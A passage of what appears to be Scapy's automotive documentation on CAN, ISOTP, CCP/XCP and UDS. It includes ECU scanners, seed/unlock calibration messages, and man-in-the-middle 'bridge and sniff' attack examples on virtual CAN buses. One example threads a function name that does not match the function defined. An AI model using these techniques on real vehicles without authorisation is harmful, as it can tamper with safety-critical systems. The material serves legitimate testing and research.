x = CAN(identifier=0x7ff,length=8,data=b'\x01\x02\x03\x04\x05\x06\x07\x08')
wrpcap('/tmp/scapyPcapTest.pcap', x, append=False)
y = rdpcap('/tmp/scapyPcapTest.pcap', 1)
```

Additionally CAN Frames can be imported from candump output and log files. The CandumpReader class can be used in the same way as a socket object. This allows you to use sniff and other functions from Scapy:

```
with CandumpReader("candump.log") as sock:
    can_msgs = sniff(count=50, opened_socket=sock)
```

DBC File Format and CAN Signals

In order to support the DBC file format, SignalFields and the SignalPacket classes were added to Scapy. SignalFields should only be used inside a SignalPacket. Multiplexer fields (MUX) can be created through ConditionalFields. The following example demonstrates the usage:

DBC Example:

```
BO_ 4 muxTestFrame: 7 TEST_ECU
SG_ myMuxer M : 53|3@1+ (1,0) [0|0] "" CCL_TEST
SG_ muxSig4 m0 : 25|7@1- (1,0) [0|0] "" CCL_TEST
SG_ muxSig3 m0 : 16|9@1+ (1,0) [0|0] "" CCL_TEST
SG_ muxSig2 m0 : 15|8@0- (1,0) [0|0] "" CCL_TEST
SG_ muxSig1 m0 : 0|8@1- (1,0) [0|0] "" CCL_TEST
SG_ muxSig5 m1 : 22|7@1- (0.01,0) [0|0] "" CCL_TEST
SG_ muxSig6 m1 : 32|9@1+ (2,10) [0|0] "mV" CCL_TEST
SG_ muxSig7 m1 : 2|8@0- (0.5,0) [0|0] "" CCL_TEST
SG_ muxSig8 m1 : 0|6@1- (10,0) [0|0] "" CCL_TEST
SG_ muxSig9 : 40|8@1- (100,-5) [0|0] "V" CCL_TEST

BO_ 3 testFrameFloat: 8 TEST_ECU
SG_ floatSignal2 : 32|32@1- (1,0) [0|0] "" CCL_TEST
SG_ floatSignal1 : 7|32@0- (1,0) [0|0] "" CCL_TEST
```

Scapy implementation of this DBC description:

```
class muxTestFrame(SignalPacket):
    fields_desc = [
        LEUnsignedSignalField("myMuxer", default=0, start=53, size=3),
        ConditionalField(LESignedSignalField("muxSig4", default=0, start=25,
↪ size=7), lambda p: p.myMuxer == 0),
        ConditionalField(LEUnsignedSignalField("muxSig3", default=0, start=16,
↪ size=9), lambda p: p.myMuxer == 0),
        ConditionalField(BESignedSignalField("muxSig2", default=0, start=15,
↪ size=8), lambda p: p.myMuxer == 0),
```

(continues on next page)

(continued from previous page)

```

        ConditionalField(LESignedSignalField("muxSig1", default=0, start=0,
↪size=8), lambda p: p.myMuxer == 0),
        ConditionalField(LESignedSignalField("muxSig5", default=0, start=22,
↪size=7, scaling=0.01), lambda p: p.myMuxer == 1),
        ConditionalField(LEUnsignedSignalField("muxSig6", default=0, start=32,
↪size=9, scaling=2, offset=10, unit="mV"), lambda p: p.myMuxer == 1),
        ConditionalField(BESignedSignalField("muxSig7", default=0, start=2,
↪size=8, scaling=0.5), lambda p: p.myMuxer == 1),
        ConditionalField(LESignedSignalField("muxSig8", default=0, start=3,
↪size=3, scaling=10), lambda p: p.myMuxer == 1),
        LESignedSignalField("muxSig9", default=0, start=41, size=7,
↪scaling=100, offset=-5, unit="V"),
    ]

class testFrameFloat(SignalPacket):
    fields_desc = [
        LEFloatSignalField("floatSignal2", default=0, start=32),
        BEFloatSignalField("floatSignal1", default=0, start=7)
    ]

bind_layers(SignalHeader, muxTestFrame, identifier=0x123)
bind_layers(SignalHeader, testFrameFloat, identifier=0x321)

dbc_sock = CANSocket("can0", basecls=SignalHeader)

pkt = SignalHeader()/testFrameFloat(floatSignal2=3.4)

dbc_sock.send(pkt)

```

This example uses the class `SignalHeader` as header. The payload is specified by individual `SignalPackets`. `bind_layers` combines the header with the payload dependent on the CAN identifier. If you want to directly receive `SignalPackets` from your `CANSocket`, provide the parameter `basecls` to the `init` function of your `CANSocket`.

Canmatrix supports the creation of Scapy files from DBC or AUTOSAR XML files <https://github.com/ebroecker/canmatrix>

CANSockets

Linux SocketCAN

This subsection summarizes some basics about Linux SocketCAN. An excellent overview from Oliver Hartkopp can be found here: https://wiki.automotivelinux.org/_media/agl-distro/agl2017-socketcan-print.pdf

Virtual CAN Setup

Linux SocketCAN supports virtual CAN interfaces. These interfaces are an easy way to do some first steps on a CAN-Bus without the requirement of special hardware. Besides that, virtual CAN interfaces are heavily used in Scapy unit tests for automotive-related contributions.

Virtual CAN sockets require a special Linux kernel module. The following shell command loads the

required module:

```
sudo modprobe vcan
```

In order to use a virtual CAN interface some additional commands for setup are required. This snippet chooses the name `vcan0` for the virtual CAN interface. Any name can be chosen here:

```
sudo ip link add name vcan0 type vcan
sudo ip link set dev vcan0 up
```

The same commands can be executed from Scapy like this:

```
from scapy.layers.can import *
import os

bashCommand = "/bin/bash -c 'sudo modprobe vcan; sudo ip link add name vcan0
↳ type vcan; sudo ip link set dev vcan0 up'"
os.system(bashCommand)
```

If it's required, a CAN interface can be set into a `listen-only` or `loopback` mode with `ip link set` commands:

```
ip link set vcan0 type can help # shows additional information
```

Linux can-utils

As part of Linux SocketCAN, some very useful command line tools are provided from Oliver Hartkopp: <https://github.com/linux-can/can-utils>

The following example shows the basic functions of Linux `can-utils`. These utilities are very handy for quick checks, dumping, sending, or logging of CAN messages from the command line.

Scapy CANSocket

In Scapy, two kind of CANSockets are implemented. One implementation is called **Native CANSocket**, the other implementation is called **Python-can CANSocket**.

Since Python 3 supports `PF_CAN` sockets, **Native CANSockets** can be used on a Linux based system with Python 3 or higher. These sockets have a performance advantage because `select` is callable on them. This has a big effect in MITM scenarios.

For compatibility reasons, **Python-can CANSockets** were added to Scapy. On Windows or OSX and on all systems without Python 3, CAN buses can be accessed through `python-can`. `python-can` needs to be installed on the system: <https://github.com/hardbyte/python-can/> **Python-can CANSockets** are a wrapper of `python-can` interface objects for Scapy. Both CANSockets provide the same API which makes them exchangeable under most conditions. Nevertheless some unique behaviours of each CANSocket type has to be respected. Some CAN-interfaces, like Vector hardware is only supported on Windows. These interfaces can be used through **Python-can CANSockets**.

Native CANSocket

Creating a simple native CANSocket:

```
conf.contribs['CANSocket'] = {'use-python-can': False} #(default)
load_contrib('cansocket')

# Simple Socket
socket = CANSocket(channel="vcan0")
```

Creating a native CANSocket only listen for messages with Id == 0x200:

```
socket = CANSocket(channel="vcan0", can_filters=[{'can_id': 0x200, 'can_mask'
↪': 0x7FF}])
```

Creating a native CANSocket only listen for messages with Id >= 0x200 and Id <= 0x2ff:

```
socket = CANSocket(channel="vcan0", can_filters=[{'can_id': 0x200, 'can_mask'
↪': 0x700}])
```

Creating a native CANSocket only listen for messages with Id != 0x200:

```
socket = CANSocket(channel="vcan0", can_filters=[{'can_id': 0x200 | CAN_INV_
↪FILTER, 'can_mask': 0x7FF}])
```

Creating a native CANSocket with multiple can_filters:

```
socket = CANSocket(channel='vcan0', can_filters=[{'can_id': 0x200, 'can_mask'
↪': 0x7ff},
                                                    {'can_id': 0x400, 'can_mask': 0x7ff},
↪0x7ff},
                                                    {'can_id': 0x600, 'can_mask': 0x7ff},
↪0x7ff},
                                                    {'can_id': 0x7ff, 'can_mask': 0x7ff}])
```

Creating a native CANSocket which also receives its own messages:

```
socket = CANSocket(channel="vcan0", receive_own_messages=True)
```

Sniff on a CANSocket:

CANSocket python-can

python-can is required to use various CAN-interfaces on Windows, OSX or Linux. The python-can library is used through a CANSocket object. To create a python-can CANSocket object, all parameters of a python-can interface.Bus object has to be used for the initialization of the CANSocket.

Ways of creating a python-can CANSocket:

```
conf.contribs['CANSocket'] = {'use-python-can': True}
load_contrib('cansocket')
```


Creating a simple python-can CANSocket:

```
socket = CANSocket(bustype='socketcan', channel='vcan0', bitrate=250000)
```

Creating a python-can CANSocket with multiple filters:

```
socket = CANSocket(bustype='socketcan', channel='vcan0', bitrate=250000,
                   can_filters=[{'can_id': 0x200, 'can_mask': 0x7ff},
                                {'can_id': 0x400, 'can_mask': 0x7ff},
                                {'can_id': 0x600, 'can_mask': 0x7ff},
                                {'can_id': 0x7ff, 'can_mask': 0x7ff}])
```

For further details on python-can check: <https://python-can.readthedocs.io/>

CANSocket MITM attack with bridge and sniff

This example shows how to use bridge and sniff on virtual CAN interfaces. For real world applications, use real CAN interfaces. Set up two vcans on Linux terminal:

```
sudo modprobe vcan
sudo ip link add name vcan0 type vcan
sudo ip link add name vcan1 type vcan
sudo ip link set dev vcan0 up
sudo ip link set dev vcan1 up
```

Import modules:

```
import threading
load_contrib('cansocket')
load_layer("can")
```

Create can sockets for attack:

```
socket0 = CANSocket(channel='vcan0')
socket1 = CANSocket(channel='vcan1')
```

Create a function to send packet with threading:

```
def sendPacket():
    sleep(0.2)
    socket0.send(CAN(flags='extended', identifier=0x10010000, length=8, data=b
→ '\x01\x02\x03\x04\x05\x06\x07\x08'))
```

Create a function for forwarding or change packets:

```
def forwarding(pkt):
    return pkt
```

Create a function to bridge and sniff between two sockets:

```
def bridge():
    bSocket0 = CANSocket(channel='vcan0')
```

(continues on next page)

(continued from previous page)

```
bSocket1 = CANSocket(channel='vcan1')
bridge_and_sniff(if1=bSocket0, if2=bSocket1, xfrm12=forwarding,
↪xfrm21=forwarding, timeout=1)
bSocket0.close()
bSocket1.close()
```

Create threads for sending packet and to bridge and sniff:

```
threadBridge = threading.Thread(target=bridge)
threadSender = threading.Thread(target=sendMessage)
```

Start the threads:

```
threadBridge.start()
threadSender.start()
```

Sniff packets:

```
packets = socket1.sniff(timeout=0.3)
```

Close the sockets:

```
socket0.close()
socket1.close()
```

CAN Calibration Protocol (CCP)

CCP is derived from CAN. The CAN-header is part of a CCP frame. CCP has two types of message objects. One is called Command Receive Object (CRO), the other is called Data Transmission Object (DTO). Usually CROs are sent to an Ecu, and DTOs are received from an Ecu. The information, if one DTO answers a CRO is implemented through a counter field (ctr). If both objects have the same counter value, the payload of a DTO object can be interpreted from the command of the associated CRO object.

Creating a CRO message:

```
load_contrib('automotive.ccp')
CCP(identifier=0x700)/CRO(ctr=1)/CONNECT(station_address=0x02)
CCP(identifier=0x711)/CRO(ctr=2)/GET_SEED(resource=2)
CCP(identifier=0x711)/CRO(ctr=3)/UNLOCK(key=b"123456")
```

If we aren't interested in the DTO of an Ecu, we can just send a CRO message like this: Sending a CRO message:

```
pkt = CCP(identifier=0x700)/CRO(ctr=1)/CONNECT(station_address=0x02)
sock = CANSocket(bustype='socketcan', channel='vcan0')
sock.send(pkt)
```

If we are interested in the DTO of an Ecu, we need to set the basecls parameter of the CANSocket to CCP and we need to use srl: Sending a CRO message:

```
cro = CCP(identifier=0x700)/CRO(ctr=0x53)/PROGRAM_6(data=b"\x10\x11\x12\x10\
↪\x11\x12")
sock = CANSocket(bustype='socketcan', channel='vcan0', basecls=CCP)
dto = sock.sr1(cro)
dto.show()
####[ CAN Calibration Protocol ]###
    flags=
    identifier= 0x700
    length= 8
    reserved= 0
####[ DTO ]###
    packet_id= 0xff
    return_code= acknowledge / no error
    ctr= 83
####[ PROGRAM_6.DTO ]###
    MTA0_extension= 2
    MTA0_address= 0x34002006
```

Since sr1 calls the answers function, our payload of the DTO objects gets interpreted with the command of our CRO object.

Universal calibration and measurement protocol (XCP)

XCP is the successor of CCP. It is usable with several protocols. Scapy includes CAN, UDP and TCP. XCP has two types of message types: Command Transfer Object (CTO) and Data Transmission Object (DTO). CTOs sent to an Ecu are requests (commands) and the Ecu has to reply with a positive response or an error. Additionally, the Ecu can send a CTO to inform the master about an asynchronous event (EV) or request a service execution (SERV). DTOs sent by the Ecu are called DAQ (Data AcQuisition) and include measured values. DTOs received by the Ecu are used for a periodic stimulation and are called STIM (Stimulation).

Creating a CTO message:

```
CTORequest() / Connect()
CTORequest() / GetDaqResolutionInfo()
CTORequest() / GetSeed(mode=0x01, resource=0x00)
```

To send the message over CAN a header has to be added:

```
pkt = XCPonCAN(identifier=0x700) / CTORequest() / Connect()
sock = CANSocket(iface=can.interface.Bus(bustype='socketcan', channel='vcan0
↪'))
sock.send(pkt)
```

If we are interested in the response of an Ecu, we need to set the basecls parameter of the CANSocket to XCPonCAN and we need to use sr1: Sending a CTO message:

```
sock = CANSocket(bustype='socketcan', channel='vcan0', basecls=XCPonCAN)
dto = sock.sr1(pkt)
```

Since sr1 calls the answers function, our payload of the XCP-response objects gets interpreted with the command of our CTO object. Otherwise it could not be interpreted. The first message should always be

the “CONNECT” message, the response of the Ecu determines how the messages are read. E.g.: byte order. Otherwise, one must set the address granularity, and max size of the DTOs and CTOs per hand in the contrib config:

```
conf.contribs['XCP']['Address_Granularity_Byte'] = 1 # Can be 1, 2 or 4
conf.contribs['XCP']['MAX_CTO'] = 8
conf.contribs['XCP']['MAX.DTO'] = 8
```

If you do not want this to be set after receiving the message you can also disable that feature:

```
conf.contribs['XCP']['allow_byte_order_change'] = False
conf.contribs['XCP']['allow_ag_change'] = False
conf.contribs['XCP']['allow_cto_and_dto_change'] = False
```

To send a pkt over TCP or UDP another header must be used. TCP:

```
prt1, prt2 = 12345, 54321
XCPOnTCP(sport=prt1, dport=prt2) / CTORequest() / Connect()
```

UDP:

```
XCPOnUDP(sport=prt1, dport=prt2) / CTORequest() / Connect()
```

XCPScanner

The XCPScanner is a utility to find the CAN identifiers of ECUs that support XCP.

Commandline usage example:

```
python -m scapy.tools.automotive.xcpscanner -h
Finds XCP slaves using the "GetSlaveId"-message(Broadcast) or the "Connect"-
↪message.

positional arguments:
  channel                Linux SocketCAN interface name, e.g.: vcan0

optional arguments:
  -h, --help            show this help message and exit
  --start START, -s START
                        Start identifier CAN (in hex).
                        The scan will test ids between --start and --end
↪(inclusive)
                        Default: 0x00
  --end END, -e END    End identifier CAN (in hex).
                        The scan will test ids between --start and --end
↪(inclusive)
                        Default: 0x7ff
  --sniff_time', '-t'  Duration in milliseconds a sniff is waiting for a
↪response.
                        Default: 100
  --broadcast, -b      Use Broadcast-message GetSlaveId instead of default
↪"Connect"
```

(continues on next page)

(continued from previous page)

```

        (GetSlaveId is an optional Message that is not always
        ↪ implemented)
        --verbose VERBOSE, -v
            Display information during scan

    Examples:
        python3.6 -m scapy.tools.automotive.xcpscanner can0
        python3.6 -m scapy.tools.automotive.xcpscanner can0 -b 500
        python3.6 -m scapy.tools.automotive.xcpscanner can0 -s 50 -e 100
        python3.6 -m scapy.tools.automotive.xcpscanner can0 -b 500 -v

```

Interactive shell usage example::

```

>>> conf.contribs['CANSocket'] = {'use-python-can': False}
>>> load_layer("can")
>>> load_contrib("automotive.xcp.xcp")
>>> sock = CANSocket("vcan0")
>>> sock.basecls = XCPOnCAN
>>> scanner = XCPOnCANScanner(sock)
>>> result = scanner.start_scan()

```

The result includes the `slave_id` (the identifier of the Ecu that receives XCP messages), and the `response_id` (the identifier that the Ecu will send XCP messages to).

ISOTP**ISOTP message**

Creating an ISOTP message:

```

load_contrib('isotp')
ISOTP(tx_id=0x241, rx_id=0x641, data=b"\x3eabc")

```

Creating an ISOTP message with extended addressing:

```

ISOTP(tx_id=0x241, rx_id=0x641, rx_ext_address=0x41, data=b"\x3eabc")

```

Creating an ISOTP message with extended addressing:

```

ISOTP(tx_id=0x241, rx_id=0x641, rx_ext_address=0x41, ext_address=0x41, data=b
↪ "\x3eabc")

```

Create CAN-frames from an ISOTP message:

```

ISOTP(tx_id=0x241, rx_id=0x641, rx_ext_address=0x41, ext_address=0x55, data=b
↪ "\x3eabc" * 10).fragment()

```

Send ISOTP message over ISOTP socket:

```

isoTpSocket = ISOTPSocket('vcan0', tx_id=0x241, rx_id=0x641)
isoTpMessage = ISOTP('Message')
isoTpSocket.send(isoTpMessage)

```

Sniff ISOTP message:

```
isoTpSocket = ISOTPSocket('vcan0', tx_id=0x641, rx_id=0x241)
packets = isoTpSocket.sniff(timeout=0.5)
```

ISOTP Sockets

Scapy provides two kinds of ISOTP-Sockets. One implementation, the `ISOTPNativeSocket` is using the Linux kernel module from Hartkopp. The other implementation, the `ISOTPSoftSocket` is completely implemented in Python. This implementation can be used on Linux, Windows, and OSX.

An `ISOTPSocket` will not respect `tx_id`, `rx_id`, `rx_ext_address`, `ext_address` of an ISOTP message object.

System compatibilities

Dependent on your setup, different implementations have to be used.

Python OS	Linux with can_isotp	Linux wo can_isotp	Windows / OSX
Python 3	<code>ISOTPNativeSocket</code>	<code>ISOTPSoftSocket</code>	<code>ISOTPSoftSocket</code> <code>conf.contribs['CANSocket'] = {'use-python-can': True}</code>
Python 2	<code>ISOTPSoftSocket</code> <code>conf.contribs['CANSocket'] = {'use-python-can': True}</code>		

The class `ISOTPSocket` can be set to a `ISOTPNativeSocket` or a `ISOTPSoftSocket`. The decision is made dependent on the configuration `conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}` (to select `ISOTPNativeSocket`) or `conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}` (to select `ISOTPSoftSocket`). This will allow you to write platform independent code. Apply this configuration before loading the ISOTP layer with `load_contrib('isotp')`.

Another remark in respect to `ISOTPSocket` compatibility. Always use `with` for socket creation. This ensures that `ISOTPSoftSocket` objects will get closed properly. Example:

```
with ISOTPSocket("vcan0", rx_id=0x241, tx_id=0x641) as sock:
    sock.send(...)
```

ISOTPNativeSocket

Requires:

- Python3
- Linux
- Hartkopp's Linux kernel module: <https://github.com/hartkopp/can-isotp.git> (merged into mainline Linux in 5.10)

During pentests, the `ISOTPNativeSockets` has a better performance and reliability, usually. If you are working on Linux, consider this implementation:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
load_contrib('isotp')
sock = ISOTPSocket("can0", tx_id=0x641, rx_id=0x241)
```

Since this implementation is using a standard Linux socket, all Scapy functions like `sniff`, `sr`, `sr1`, `bridge_and_sniff` work out of the box.

ISOTPSocket

ISOTPSockets can use any CANSocket. This gives the flexibility to use all python-can interfaces. Additionally, these sockets work on Python2 and Python3. Usage on Linux with native CAN Sockets:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}
load_contrib('isotp')
with ISOTPSocket("can0", tx_id=0x641, rx_id=0x241) as sock:
    sock.send(...)
```

Usage with python-can CAN Sockets:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}
conf.contribs['CANSocket'] = {'use-python-can': True}
load_contrib('isotp')
with ISOTPSocket(CANSocket(bustype='socketcan', channel="can0"), tx_id=0x641,
    ↪ rx_id=0x241) as sock:
    sock.send(...)
```

This second example allows the usage of any `python_can.interface` object.

Attention: The internal implementation of ISOTPSockets requires a background thread. In order to be able to close this thread properly, we suggest the use of Python's `with` statement.

ISOTP MITM attack with bridge and sniff

Set up two vcan's on Linux terminal:

```
sudo modprobe vcan
sudo ip link add name vcan0 type vcan
sudo ip link add name vcan1 type vcan
sudo ip link set dev vcan0 up
sudo ip link set dev vcan1 up
```

Import modules:

```
import threading
load_contrib('cansocket')
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
load_contrib('isotp')
```

Create two ISOTP sockets for attack:

```
isoTpSocketVCan0 = ISOTPSocket('vcan0', tx_id=0x241, rx_id=0x641)
isoTpSocketVCan1 = ISOTPSocket('vcan1', tx_id=0x641, rx_id=0x241)
```

Create function to send packet on vcan0 with threading:

```
def sendPacketWithISOTPSocket():
    sleep(0.2)
    packet = ISOTP('Request')
    isoTpSocketVCan0.send(packet)
```

Create function to forward packet:

```
def forwarding(pkt):
    return pkt
```

Create function to bridge and sniff between two buses:

```
def bridge():
    bSocket0 = ISOTPSocket('vcan0', tx_id=0x641, rx_id=0x241)
    bSocket1 = ISOTPSocket('vcan1', tx_id=0x241, rx_id=0x641)
    bridge_and_sniff(if1=bSocket0, if2=bSocket1, xfrm12=forwarding,
    ↪ xfrm21=forwarding, timeout=1)
    bSocket0.close()
    bSocket1.close()
```

Create threads for sending packet and to bridge and sniff:

```
threadBridge = threading.Thread(target=bridge)
threadSender = threading.Thread(target=sendPacketWithISOTPSocket)
```

Start threads:

```
threadBridge.start()
threadSender.start()
```

Sniff on vcan1:

```
receive = isoTpSocketVCan1.sniff(timeout=1)
```

Close sockets:

```
isoTpSocketVCan0.close()
isoTpSocketVCan1.close()
```

isotp_scan and ISOTPScanner

isotp_scan is a utility function to find ISOTP-Endpoints on a CAN-Bus. ISOTPScanner is a commandline-utility for the identical function.

Commandline usage example:

```
python -m scapy.tools.automotive.isotpscanner -h
usage:      isotpscanner [-i interface] [-c channel] [-b bitrate]
                  [-n NOISE_LISTEN_TIME] [-t SNIFF_TIME] [-x|--extended]
                  [-C|--piso] [-v|--verbose] [-h|--help] [-s start] [-e end]
```

(continues on next page)

(continued from previous page)

Scan **for open** ISOTP-Sockets.

required arguments:

```
-c, --channel      python-can channel or Linux SocketCAN interface name
-s, --start        Start scan at this identifier (hex)
-e, --end          End scan at this identifier (hex)
```

additional required arguments **for** WINDOWS **or** Python 2:

```
-i, --interface    python-can interface for the scan.
                   Depends on used interpreter and system,
                   see examples below. Any python-can interface can
                   be provided. Please see:
                   https://python-can.readthedocs.io for
                   further interface examples.
-b, --bitrate      python-can bitrate.
```

optional arguments:

```
-h, --help          show this help message and exit
-n NOISE_LISTEN_TIME, --noise_listen_time NOISE_LISTEN_TIME
                   Seconds listening for noise before scan.
-t SNIFF_TIME, --sniff_time SNIFF_TIME
                   Duration in milliseconds a sniff is waiting for a
                   flow-control response.
-x, --extended      Scan with ISOTP extended addressing.
-C, --piso           Print 'Copy&Paste'-ready ISOTPSockets.
-v, --verbose        Display information during scan.
```

Example of use:

Python2 **or** Windows:

```
python2 -m scapy.tools.automotive.isotpscanner --interface=pcan --
↪channel=PCAN_USBBUS1 --bitrate=250000 --start 0 --end 100
python2 -m scapy.tools.automotive.isotpscanner --interface vector --
↪channel 0 --bitrate 250000 --start 0 --end 100
python2 -m scapy.tools.automotive.isotpscanner --interface socketcan --
↪channel=can0 --bitrate=250000 --start 0 --end 100
```

Python3 on Linux:

```
python3 -m scapy.tools.automotive.isotpscanner --channel can0 --start 0 --
↪end 100
```

Interactive shell usage example:

```
>>> conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
>>> conf.contribs['CANSocket'] = {'use-python-can': False}
>>> load_contrib('cansocket')
>>> load_contrib('isotp')
>>> socks = isotp_scan(CANSocket("vcan0"), range(0x700, 0x800), can_interface=
↪"vcan0")
```

(continues on next page)

(continued from previous page)

```
>>> socks
[<<ISOTPNativeSocket: read/write packets at a given CAN interface using CAN_
↪ISOTP socket > at 0x7f98e27c8210>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using CAN_
↪ISOTP socket > at 0x7f98f9079cd0>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using CAN_
↪ISOTP socket > at 0x7f98f90cd490>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using CAN_
↪ISOTP socket > at 0x7f98f912ec50>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using CAN_
↪ISOTP socket > at 0x7f98f912e950>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using CAN_
↪ISOTP socket > at 0x7f98f906c0d0>]
```

UDS

The main usage of UDS is flashing and diagnostic of an Ecu. UDS is an application layer protocol and can be used as a DoIP or HSFZ payload or a UDS packet can directly be sent over an ISOTPSocket. Every OEM has its own customization of UDS. This increases the difficulty of generic applications and OEM specific knowledge is required for penetration tests. RoutineControl jobs and ReadDataByIdentifier/WriteDataByIdentifier services are heavily customized.

Use the argument `basecls=UDS` on the `init` function of an ISOTPSocket.

Here are two usage examples:

Customization of UDS_RDBI, UDS_WDBI

In real-world use-cases, the UDS layer is heavily customized. OEMs define their own substructure of packets. Especially the packets `ReadDataByIdentifier` or `WriteDataByIdentifier` have a very OEM or even Ecu specific substructure. Therefore a `StrField` `dataRecord` is not added to the `field_desc`. The intended usage is to create Ecu or OEM specific description files, which extend the general UDS layer of Scapy with further protocol implementations.

Customization example:

```
cat scapy/contrib/automotive/OEM-XYZ/car-model-xyz.py
#!/usr/bin/env python

# Protocol customization for car model xyz of OEM XYZ
# This file contains further OEM car model specific UDS additions.

from scapy.packet import Packet
from scapy.contrib.automotive.uds import *

# Define a new packet substructure

class DBI_IP(Packet):
    name = 'DataByIdentifier_IP_Packet'
    fields_desc = [
```

(continues on next page)

(continued from previous page)

```

ByteField('ADDRESS_FORMAT_ID', 0),
IPField('IP', ''),
IPField('SUBNETMASK', ''),
IPField('DEFAULT_GATEWAY', '')
]

# Bind the new substructure onto the existing UDS packets

bind_layers(UDS_RDBIPR, DBI_IP, dataIdentifier=0x172b)
bind_layers(UDS_WDBI, DBI_IP, dataIdentifier=0x172b)

# Give add a nice name to dataIdentifiers enum

UDS_RDBI.dataIdentifiers[0x172b] = 'GatewayIP'

```

If one wants to work with this custom additions, these can be loaded at runtime to the Scapy interpreter:

```

>>> load_contrib('automotive.uds')
>>> load_contrib('automotive.OEM-XYZ.car-model-xyz')

>>> pkt = UDS()/UDS_WDBI()/DBI_IP(IP='192.168.2.1', SUBNETMASK='255.255.255.0
↳ ', DEFAULT_GATEWAY='192.168.2.1')

>>> pkt.show()
###[ UDS ]###
  service= WriteDataByIdentifier
###[ WriteDataByIdentifier ]###
  dataIdentifier= GatewayIP
  dataRecord= 0
###[ DataByIdentifier_IP_Packet ]###
  ADDRESS_FORMAT_ID= 0
  IP= 192.168.2.1
  SUBNETMASK= 255.255.255.0
  DEFAULT_GATEWAY= 192.168.2.1

>>> hexdump(pkt)
0000  2E 17 2B 00 C0 A8 02 01 FF FF FF 00 C0 A8 02 01  ..+.....

```

Single Layer Mode

UDS, KWP, OBD, and GMLAN all support a *single layer mode* that makes each service packet a standalone Packet rather than a nested sublayer.

Default (multi-layer) mode

```

>>> pkt = UDS() / UDS_DSC(diagnosticSessionType=0x01)
>>> UDS(b'\x10\x01')
<UDS  service=DiagnosticSessionControl |<UDS_DSC  ␣
↳ diagnosticSessionType=defaultSession |>>

```

Single layer mode

To enable before loading a module:

```
>>> conf.contribs['UDS'] = {'treat-response-pending-as-answer': False,
...                          'single_layer_mode': True}
>>> load_contrib('automotive.uds')
```

To toggle at runtime after loading:

```
>>> conf.contribs['UDS']['single_layer_mode'] = True
>>> UDS(b'\x10\x01')
<UDS_DSC service=DiagnosticSessionControl_
↳diagnosticSessionType=defaultSession |>
>>> bytes(UDS_DSC(diagnosticSessionType=0x01))
b'\x10\x01'
>>> conf.contribs['UDS']['single_layer_mode'] = False # revert to multi-
↳layer mode
```

The same `single_layer_mode` key works for all protocols: replace 'UDS' with 'KWP', 'OBD', or 'GMLAN' as appropriate.

Compatibility Mode

Scapy allows crafting packets freely, including stacking a service sub-packet on top of the base protocol layer (e.g. `UDS()/UDS_DSC()`). When both `single_layer_mode` *and* stacking are used together, the service byte would normally appear twice in the resulting byte stream – once from the base layer and once from the sub-packet's own `service ConditionalField`.

The **compatibility mode** flag (`compatibility_mode`, default `True`) addresses this: when it is enabled and `single_layer_mode` is active, the sub-packet's `service` field is automatically **suppressed** whenever the immediate underlayer is already the matching base-protocol packet.

Table 1: Behaviour matrix

single_layer_mode	compatibility_mode	UDS()/UDS_DSC() byte layout
False	any	service (UDS) + diagnosticSessionType (UDS_DSC)
True	True (default)	service (UDS) + diagnosticSessionType (UDS_DSC) — duplicate suppressed
True	False	service (UDS) + service (UDS_DSC) + diagnosticSessionType (UDS_DSC)

Example with compatibility mode on (default):

```
>>> conf.contribs['UDS']['single_layer_mode'] = True
>>> conf.contribs['UDS']['compatibility_mode'] = True # already the default

>>> # Standalone sub-packet: service field IS present (no UDS underlayer)
>>> bytes(UDS_DSC(diagnosticSessionType=0x01))
b'\x10\x01'
```

(continues on next page)

(continued from previous page)

```
>>> # Stacked: service field in UDS_DSC is suppressed (UDS is the underlayer)
>>> bytes(UDS() / UDS_DSC(diagnosticSessionType=0x01))
b'\x10\x01'
```

Example with compatibility mode off:

```
>>> conf.contribs['UDS']['compatibility_mode'] = False

>>> # Stacked: both UDS and UDS_DSC emit a service byte
>>> bytes(UDS() / UDS_DSC(diagnosticSessionType=0x01))
b'\x10\x10\x01'

>>> conf.contribs['UDS']['compatibility_mode'] = True # restore default
```

The same `compatibility_mode` key works for all protocols: replace 'UDS' with 'KWP', 'OBD', or 'GMLAN' as appropriate.

GMLAN

GMLAN is very similar to UDS. It's GMs application layer protocol for flashing, calibration and diagnostic of their cars. Use the argument `basecls=GMLAN` on the `init` function of an `ISOTPSocket`.

Usage example:

Ecu Utility examples

The Ecu utility can be used to analyze the internal states of an Ecu under investigation. This utility depends heavily on the support of the used protocol. UDS is supported.

Log all commands applied to an Ecu

This example shows the logging mechanism of an Ecu object. The log of an Ecu is a dictionary of applied UDS commands. The key for this dictionary is the UDS service name. The value consists of a list of tuples, containing a timestamp and a log value

Usage example:

```
ecu = Ecu(verbose=False, store_supported_responses=False)
ecu.update(PacketList(msgs))
print(ecu.log)
timestamp, value = ecu.log["DiagnosticSessionControl"][0]
```

Trace all commands applied to an Ecu

This example shows the trace mechanism of an Ecu object. Traces of the current state of the Ecu object and the received message are printed on stdout. Some messages, depending on the protocol, will change the internal state of the Ecu.

Usage example:

```
ecu = Ecu(verbose=True, logging=False, store_supported_responses=False)
ecu.update(PacketList(msgs))
print(ecu.current_session)
```

Generate supported responses of an Ecu

This example shows a mechanism to clone a real world Ecu by analyzing a list of Packets.

Usage example:

```
ecu = Ecu(verbose=False, logging=False, store_supported_responses=True)
ecu.update(PacketList(msgs))
supported_responses = ecu.supported_responses
unanswered_packets = ecu.unanswered_packets
print(supported_responses)
print(unanswered_packets)
```

Analyze multiple UDS messages

This example shows how to load UDS messages from a .pcap file containing CAN messages. A PcapReader object is used as socket and an ISOTPSession parses CAN frames to ISOTP frames which are then casted to UDS objects through the basecls parameter

Usage example:

```
with PcapReader("test/contrib/automotive/ecu_trace.pcap") as sock:
    udsmgs = sniff(session=ISOTPSession(use_ext_addr=False, basecls=UDS),
    ↪count=50, opened_socket=sock)

ecu = Ecu()
ecu.update(udsmgs)
print(ecu.log)
print(ecu.supported_responses)
